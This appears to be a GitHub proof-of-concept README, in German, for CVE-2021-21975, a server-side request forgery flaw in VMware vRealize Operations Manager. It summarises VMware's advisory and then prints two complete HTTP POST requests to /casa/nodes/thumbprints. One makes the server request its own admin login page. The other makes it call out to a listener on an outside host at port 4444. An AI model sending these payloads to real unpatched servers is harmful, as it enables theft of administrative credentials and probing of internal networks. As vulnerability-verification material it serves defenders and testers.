
 al1ex/cve-2021-21975
CVE-2021-21975 vRealize Operations Manager SSRF

Am 31. März 2021 hat VMware offiziell die Risikomeldung vmsa-2021-0004 veröffentlicht. Die Schwachstellennummern sind CVE-2021-21975 und CVE-2021-21983. Der Schweregrad der Schwachstelle ist hoch und der CVSS-Score beträgt 8.6.
CVE-2021-21975: Ein böswilliger Akteur mit Netzwerkzugriff auf die vRealize Operations Manager API kann einen Server-Side-Request-Forgery-Angriff durchführen, um administrative Anmeldeinformationen zu stehlen.
CVE-2021-21983: Ein authentifizierter böswilliger Akteur mit Netzwerkzugriff auf die vRealize Operations Manager API kann Dateien an beliebigen Stellen im zugrunde liegenden Photon-Betriebssystem schreiben.
Schritt 1: Abmelden


Schritt 2: Besuchen Sie anschließend /casa/nodes/thumbprints und verwenden Sie Burp Suite, um das Datenpaket abzufangen, um folgendes Anfragedatenpaket zu konstruieren, mit dem der Server die Authentifizierungsseite anfordert.
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 36

["127.0.0.1:443/admin/login.action"]

Schritt 2: Bei der Verwendung von dnslog zur Überprüfung von SSRF wurde festgestellt, dass lange kein Echo kam, und dann blieb keine andere Wahl, als NC zur Überprüfung zu verwenden. Das konstruierte Anfragedatenpaket ist wie folgt:
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23

["192.168.202.86:4444"]
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-21975.yaml






